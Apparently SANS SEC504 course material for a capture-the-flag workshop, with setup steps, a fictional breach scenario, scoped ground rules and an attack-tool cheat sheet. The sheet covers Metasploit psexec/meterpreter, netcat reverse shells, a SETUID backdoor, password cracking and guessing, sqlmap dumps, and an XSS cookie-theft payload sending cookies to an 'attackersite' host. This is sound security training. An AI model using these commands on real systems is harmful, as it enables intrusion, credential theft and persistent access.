

504.6

Capture the Flag Event



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Capture the Flag Event

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Hello and welcome to our section 6 of SEC504, Hacker Tools, Techniques, and Incident Handling.

Today, we are going to apply what we have learned in this class by getting hands-on experience with the tools and exploits. These exercises underscore the importance of the defensive techniques we've discussed.

Section 6 of SANS SEC504 is written by Joshua Wright, with support from Ed Skoudis and John Strand.

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This table of contents can be used for future reference.

Introduction

- Brief presentation of the workshop describing the scenario and goals for today
- Hands-on workshop using guided questions and analysis exercises
- Final debriefing where several exercises will be reviewed, followed by a question-and-answer session

Today you will be participating in the hands-on final workshop event. First, we'll start with a brief presentation of the workshop describing the scenario we've outlined and the goals for today.

Once the presentation is complete, you will start the hands-on workshop using guided questions to complete several analysis exercises. You will work independently to complete the CTF challenges, assisted by in-game hints. When you complete the workshop, or at any time during your access to the class materials, you are welcome to also view the CTF walkthrough material for a debriefing or the challenges.

If you have questions during the event, or need assistance in completing a question, reach out to the OnDemand Subject Matter Expert (SME) team using the *Ask a Question* feature, by starting a Live Chat, or by emailing online-sme@sans.org.

CTF Event Objectives

- To tie together everything you have learned
- To show the steps attackers use to compromise systems
- To get you into the mindset of attackers so that, as an incident handler, you can anticipate their moves
- To gain hands-on experience with various attack tools
- To understand how the defenses work and why they are important
- To play capture the flag and to have some fun

The following reasons are why we are here today:

- To tie together everything you have learned
- To show the steps attackers use to compromise systems
- To get you into the mindset of attackers so that, as an incident handler, you can anticipate their moves
- To gain hands-on experience with various attack tools
- To understand how the defenses work and why they are important
- To play capture the flag and to have some fun

Connect to the Range - Linux (I)

1. Run `connect-net`
2. Open Firefox, log in to your SANS.org account
3. Click My Labs
4. Download your SEC504 OpenVPN key for Linux
5. Note the Event code for ranges.io in My Labs
6. Connect to the CTF range by running the `openvpn` command:

```
sec504@slingshot:~$ sudo openvpn ~/Downloads/*.ovpn
```

TIP: Use `tap0` instead of `eth0` for the attacker interface during the CTF!

First, we'll look at the steps to get your Linux system connected to the SEC504 CTF Cyber Range network. To access the cyber range, you must download an OpenVPN key from your SANS.org account. From Slingshot Linux, complete the following steps:

1. Open a terminal, run `connect-net` to connect your VM to the internet
2. From Slingshot Linux, open Firefox. Browse to <https://www.sans.org>; log in using your username and password credentials
3. Click the My Labs link
4. Download the OpenVPN key for Linux, saving the key to your Downloads folder (`/home/sec504/Downloads`, the default for Firefox)
5. At the My Labs page, note the two-word event code for ranges.io. You will need this event code to join the CTF event.
6. From the Linux terminal connect to the SANS SEC504 CTF Cyber Range by running `sudo openvpn ~/Downloads/*.ovpn`

After connecting to the cyber range, leave the terminal window open that is running the `openvpn` command. Open a new terminal (`Ctrl+Shift+N`) or a new tab (`Ctrl+Shift+T`) as desired.

Note that you will use the `tap0` interface (not the `eth0` interface) when interacting with CTF targets. If you use a reverse TCP connection or supply an IP address for a victim in the cyber range to connect back to, use the IP address associated with the VPN `tap0` interface.

Note that your Windows VM is not needed for the CTF event, and we recommend you use Slingshot Linux for the CTF event. If you wish to connect the Windows VM to the CTF network, follow the configuration directions in your sans.org My Labs page.

If you have trouble connecting to the CTF range network, reach out to the OnDemand Subject Matter Expert (SME) team using the *Ask a Question* feature, by starting a Live Chat, or by emailing online-sme@sans.org.

Connect to the Range - Linux (2)

In a new window, run `ping -c 4 ns1.sunsetisp.com`
to verify your connectivity to the range.


```
sec504@slingshot:~$ ping -c 4 ns1.sunsetisp.com
PING ns1.sunsetisp.com (10.142.147.1) 56(84) bytes of data.
64 bytes from 10.142.147.1 (10.142.147.1): icmp_seq=1 ttl=63 time=59.8 ms
64 bytes from 10.142.147.1 (10.142.147.1): icmp_seq=2 ttl=63 time=26.7 ms
64 bytes from 10.142.147.1 (10.142.147.1): icmp_seq=3 ttl=63 time=31.2 ms
64 bytes from 10.142.147.1 (10.142.147.1): icmp_seq=4 ttl=63 time=26.1 ms

--- ns1.sunsetisp.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 26.131/35.970/59.809/13.903 ms
```

To test your connectivity to the cyber range, ping the host at `ns1.sunsetisp.com` using the example shown on this page. Don't do anything else on the range yet!

The Scenario

- You are a security consultant hired to assist the good people at ISS Playlist
- ISS Playlist (IP) is an international company, supplying music playlists to the scientists working on the ISS
- They have recently discovered a breach in their network
- You will assist them in understanding their exposure



For this CTF, you will be working in the role of a security consultant, hired to assist the company ISS Playlist (IP). IP is a technology company, providing music playlist services to the scientists working on the International Space Station (ISS). IP has recently discovered a breach on their network but is unable to pinpoint the origin of the attack, or any potential vulnerabilities that an attacker could use to breach their security. You will assist them in understanding their exposure.

Workshop Platform: ranges.io

You will use the ranges.io platform for questions and scoring.

The screenshot shows a web browser window titled "Join event — Mozilla Firefox". The address bar shows "https://ranges.io/join-event". The page content includes a heading "Join event" and a subheading "To join an event you need to enter an event code below." Below this is a text input field labeled "Event code" and a blue button labeled "Join event". Two red callout boxes provide instructions: one on the left says "After logging in, click *Join event*" and one on the right says "Enter the two-word event code show in your My Labs page on sans.org".

You will access the CTF challenge questions using your browser on Slingshot Linux. We will use the ranges.io platform for access to questions and for scoring. Login with your sans.org account credentials by clicking the *Sign in* link, then select *Sign in with SANS*. Choose a username for ranges.io if prompted. After logging in, click the *Join event* link. Enter the two-word event code needed to join the CTF event from your My Labs page on www.sans.org, then click *Join event*. You will have immediate access to the CTF challenges!

Point Value of Analysis Tasks

- Each question is given 1-10 points based on difficulty
- Answer correctly to get the points
 - No penalty for one wrong guess (mulligan)
 - Decrement one point for each additional wrong guess (no more than 3)
- Please don't brute-force answers
 - It's a waste of time, and we will think poorly of you for doing so

Each of the analysis tasks is assigned 1 to 10 points. Answer a question correctly to gain the point value assigned to the question.

The first wrong answer for each question will not decrement points. Additional wrong answers for each question will decrement one point for each incorrect response, up to 3 points total.

Please don't attempt to brute-force the answers. It is not permitted within the scope of the CTF, and we will think poorly of you for doing so.

Hints

This is not a *try harder* event where you struggle with no guidance. This is a learning opportunity to develop and reinforce your skills.

- Every question has hints to help you get to the answer
 - More hints in earlier challenges, fewer hints in later challenges
- You are expected to take hints, it's part of the game!
- You are not penalized for taking hints, but it is used to influence a tie

Use the hints to best suit your individual learning style. Don't avoid hints if you are stuck or unsure. Also, ask for help when needed!

The CTF event is not a *try harder* CTF where you are not given any guidance and simply expected to struggle until you stumble across the correct answer or give up. The CTF event is designed as a learning opportunity to build and reinforce your skills through hands-on practice and application of the techniques we have learned throughout the course.

As you play the CTF, you will see that every question also offers hints. The first hint for each question will identify the tools we recommend for solving the challenge (you may use other tools as well, but the hint will disclose what we think of as the easiest and most direct tools to solve the challenge). Early in the game, you will see that many hints are available; later in the game, fewer hints are available, creating a more challenging environment.

We expect you to take hints. You should take hints. It will help you learn, and it is part of the game! Our recommendation is to use the hints to best suit your learning style. For some people, lengthy struggle until you come across the answer is the most beneficial way to learn. For others, having some assistance to guide your analysis and thinking process is needed to make significant breakthroughs and achieve tremendous growth. Use the hints as you see fit and, also, feel free to reach out to the OnDemand SME team as needed.

Important Ground Rules

- Attack only the systems on network 10.142.145.1 - 10.142.147.254
- Do not launch DoS attacks against any system in this workshop
- Do not ARP-cache-poison our servers
- Do not install rootkits on our servers
- Do not attack the ranges.io game server
 - Including other player accounts
- Do not remove flags or plant false flags

This is the most important part of today's lecture material. Please listen closely!

For the workshop today, you are allowed to attack any of the systems on the network 10.142.145.1 through 10.142.147.254. However, we have some rules about attacks allowed during the workshop:

- Do not launch Denial of Service (DoS) attacks against any systems in the workshop
- Do not use machine-in-the-middle (MITM) attack tools such as ARP-cache-poison attacks, or response poisoning tools such as Responder
- Do not install rootkits on the servers
- Do not attack the ranges.io game server (it's outside of the permitted IP address range); this includes no attacks against other player accounts
- Do not remove flags, or plant false flags

Failure to comply with these rules will lead to a warning. Repeated warnings may lead to ejection from the event. Please don't make us do that. If you are in doubt about something, please ask!

Are You Ready?

- Good luck!

Are you ready?!! Have fun working with the team at ISS Playlist to solve the mystery of their compromise.
Good luck!



Essential Tools and Tips

The notes that follow are essential tools and tips that will greatly assist you in the CTF workshop. The examples are brief to be used as a quick reference; use course books and the index, or the lab wiki and search feature to find detailed information about these tools.

DNS Interrogation

- To attempt a zone transfer from a Windows system
 - `C:\> nslookup`
 - `> server 10.142.147.1`
 - `> ls -d target.tgt`
- To attempt a zone transfer from a Unix system
 - `$ dig @10.142.147.1 target.tgt -t AXFR`

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Nmap

- Run an *aggressive* Nmap scan (scan, OS fingerprint, version scan and NSE scripts) and save output to a file for future reference
 - # `nmap -A target --reason -o file`
- Scan specific port(s) on target
 - # `nmap -p port(s) target --reason`
- Perform a version scan on specific port(s)
 - # `nmap -sV -p port(s) target --reason`
- Additional options you might find helpful
 - `--reason` shows target response
 - `--packet_trace` shows packet details
 - `--traceroute` shows network topology

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Nmap Scripts

Run specific Nmap scripts with `--script scriptname`

```
$ nmap -p 80 --script http-enum entropy.tmok.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-11 13:47 EST
Nmap scan report for entropy.tmok.com (68.15.34.115)
Host is up (0.026s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /dev/: Potentially interesting folder
|   /images/: Potentially interesting folder w/ directory listing
|_  /stats/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 4.34 seconds
```

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Useful Nmap Scripts

- `http-enum`: Enumerate common HTTP directories and files; may identify hidden files and directories
- `http-title`: Grab the HTTP title from the default page, useful for quick enumeration of lots of targets
- `smb-os-discovery`: Enumerate the OS, computer name, and domain name from a server over SMB
- `smb-brute`: Brute force local accounts on the target SMB server

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Metasploit

- Steps to set up an exploit/payload combo
- Launch Metasploit
 - # **msfconsole**
- Search for an exploit matching *keyword*
 - **msf > search keyword type:exploit**
- Use a particularly stable exploit
 - **msf > use exploit/windows/smb/psexec**
- Set the SMB User
 - **msf > set SMBUser [ADMIN_USER]**
- Set the SMB Password
 - **msf > set SMBPass [ADMIN PASS]**
- Set the SMB Domain
 - **msf > set SMBDomain [Windows Domain]**
- Set the Exploit Payload
 - **msf > set PAYLOAD windows/meterpreter/reverse_tcp**
- Set LHOST
 - **msf> set LHOST tap0**
- Set target information
 - **msf> set RHOST 10.142.145.120**
- Once all options are set, run:
 - **msf> exploit**
- You might need to list and interact with session(s)
 - **msf> sessions -l**
 - **msf> sessions -i SessionNum**
 - **meterpreter> hashdump**

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Meterpreter

```
meterpreter > shell
```

From Meterpreter, open a
Command Prompt

```
meterpreter > migrate -N lsass.exe
```

Migrate to the lsass.exe
process space

```
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(windows/smb/psexec) >
```

Background Meterpreter
session (resume with
session -i 1)

```
msf5 exploit(windows/smb/psexec) > route add  
10.10.0.2 255.255.255.255 1  
[*] Route added
```

Pivot through Meterpreter
session 1 any time Metasploit
targets 10.10.0.2

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John The Ripper

- To unshadow a passwd file
 - `$ unshadow /etc/passwd /etc/shadow > /tmp/combined`
- To crack an un-shadowed password file
 - `$ john /tmp/combined`
- To crack a file with Windows hashes
 - `$ john hashfile (LANMAN Hash)`
 - `$ john --format=NT hashfile (NT Hash)`
- Delete `john.pot` when you want to restart a cracking session, or it will pick up where it left off

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Hydra Password Guessing

```
$ hydra -l josh -p mypass ssh://10.10.10.10
```

Test the username *josh* and the password *mypass* using SSH on the 10.10.10.10 host

```
$ hydra -l josh -P passlist.txt  
smb://10.10.10.20
```

Test the username *josh* with the passwords in the file *passlist.txt* using SMB on the 10.10.10.20 host

```
$ hydra -L userlist.txt -p P@ssw0rd1  
ftp://10.10.10.30
```

Test all usernames in *userlist.txt* with the password *P@ssw0rd1* FTP on the 10.10.10.30 host

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Windows Net Commands

- To view current and active shares:
 - `C:\> net use`
- To access a drive letter listed from the net, use command:
 - `C:\> z:` Note, it may be any letter!
- To create an Administrator-level account
 - `C:\> net user /add username password`
 - `C:\> net localgroup administrators /add username`
- To delete a user account that you've created
 - `C:\> net user username /delete`
- Map a local drive letter to the remote target's C\$ (requires Administrator-level credentials)
 - `C:\> net use * \\target\C$ password /u:targetIP\username`
- To delete your net use sessions (careful)
 - `C:\> net use * /d /y`

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Linux to Windows Server Access

```
$ smbclient -U josh -L server -m SMB3
```

Enumerate SMB shares as the user josh over SMBv3

```
$ smbclient -U josh //server/C$ -m SMB3
```

Access the server C\$ share as the user josh over SMBv3

```
$ smbclient -U DOM\\josh //server/C$ -m SMB3
```

Access the server C\$ share as the *DOM* domain user josh over SMBv3

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SSH Remote Access

```
$ ssh username@hostname  
The authenticity of host 'entropy.tmok.com  
(68.15.34.115)' can't be established.  
ECDSA key fingerprint is SHA256:xcnSH6R6mqWqtd  
Are you sure you want to continue connecting  
(yes/no)? yes  
Password for username@hostname: passwordhere
```

Use the `ssh` utility to connect to a remote SSH target. Specify `username@hostname`. Answer yes when prompted, then enter the password.

```
$ scp username@hostname:/path/to/file ./
```

Copy a file to the local host

```
$ scp file username@hostname:
```

Copy a file to the remote host

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Netcat

- To create a netcat listener (Example)
 - # `nc -lnvp 7777`
- To connect to a port (Example)
 - # `nc -nv 192.168.1.3 7777`
- To shovel a shell (Linux Example)
 - # `nc -l nvp 7777 -e /bin/sh`
- To shovel a shell (Windows Example)
 - # `nc -lnvp 7777 -e cmd.exe`
- To shovel the contents of a file
 - # `nc -lnvp 7777 < file.txt`
- To set up a persistent Linux listener
 - # `while [ 1 ]; do echo "Started"; nc -lnp [port] -e /bin/sh; done`

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Create Text Files

- To open or create a new file
 - # **nano** *filename*
- Alternatively, use cat:
 - # **cat** > **filename**
 <paste contents here>
 ^D

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SETUID Shells

```
$ find / -uid 0 -type f -perm -4000  
2>/dev/null
```

Find files starting at the root directory that are owned by root, are a file type (not a directory), and have the SETUID bit set. Send errors to /dev/null.

```
$ cp /bin/sh /tmp/backdoor  
$ sudo chown root:root /tmp/backdoor  
$ sudo chmod 4755 /tmp/backdoor  
$ /tmp/backdoor -p
```

Copy a shell, change ownership to root, change permissions to SETUID, run and preserve root access.

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Cross-Site Scripting Example

- To display an alert (example)
 - `http://counterhack.net/search.php?word=<SCRIPT>LANGUAGE=Javascript>alert ("You are vulnerable to cross-site scripting!");</SCRIPT>`
- Script to steal cookies from a victim (example)
 - `http://counterhack.net/search.php?word=<SCRIPT>document.location='http://attackersite/cgi-bin/grab.cgi?'+document.cookie;</SCRIPT>`
 - Must have a listener on TCP/80 of *attackersite* (run cookie catcher)

You can add a cookie to your browser by opening the JavaScript Console (Developer Tools | Console) and entering `document.cookie="cookieName=value"`

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HTTP Command-Line Tools: Wget

```
$ wget http://www.server.com/filename.txt
```

Download a file locally (wget)

```
$ wget -qO- http://www.server.com/filename.txt
```

Download and display file contents (wget)

```
$ curl -iI http://www.server.com/filename.txt
```

Display server header response (curl)

```
$ curl -O filename.txt  
http://www.server.com/filename.txt
```

Download a file locally (curl)

```
$ curl --silent -b "cookienname=cookievalue"  
http://www.server.com/filename.txt
```

Download and display file, suppressing progress, with specified cookie (curl)

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SQL Injection with Sqlmap

```
$ sqlmap -u  
'http://www.site.com/page&param=1?param=2'
```

Test parameters for SQL injection vulnerability. Always start with a valid URL! Always put the URL in quotes!

```
$ sqlmap -u 'http://www[...] =1?param=2' --dbs
```

Enumerate databases

```
$ sqlmap -u 'http://www[...] =1?param=2' -D  
dbname --tables
```

Enumerate tables for the selected database *dbname*

```
$ sqlmap -u 'http://www[...] =1?param=2' -D  
dbname -T customers --dump
```

Retrieve all rows in the customers *dbname.customers* table

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
Miscellaneous

- Run a Python script
 - \$ **python scriptname.py**
- What user am I in Linux?
 - \$ **whoami**
 - \$ **id**
- Become root if you have the password
 - \$ **su -**
- Enumerate privileges available with sudo
 - \$ **sudo -l**

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SANS

Capture the Flag Walkthrough



Next we'll take look at our walkthrough of the CTF event.

COURSE RESOURCES AND CONTACT INFORMATION



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GSLC GIAC Security Leadership

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sans.org/MGT512

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GCCC GIAC Critical Controls

In this course, students will learn how an organization can defend their information by using the updated CIS Critical Controls v8, as well as how merging security control requirements defined by NIST SP 800-171 and Cybersecurity Maturity Model Certification (CMMC) into a cohesive strategy for defending their organization while being compliant with industry standards.

sans.org/SEC566

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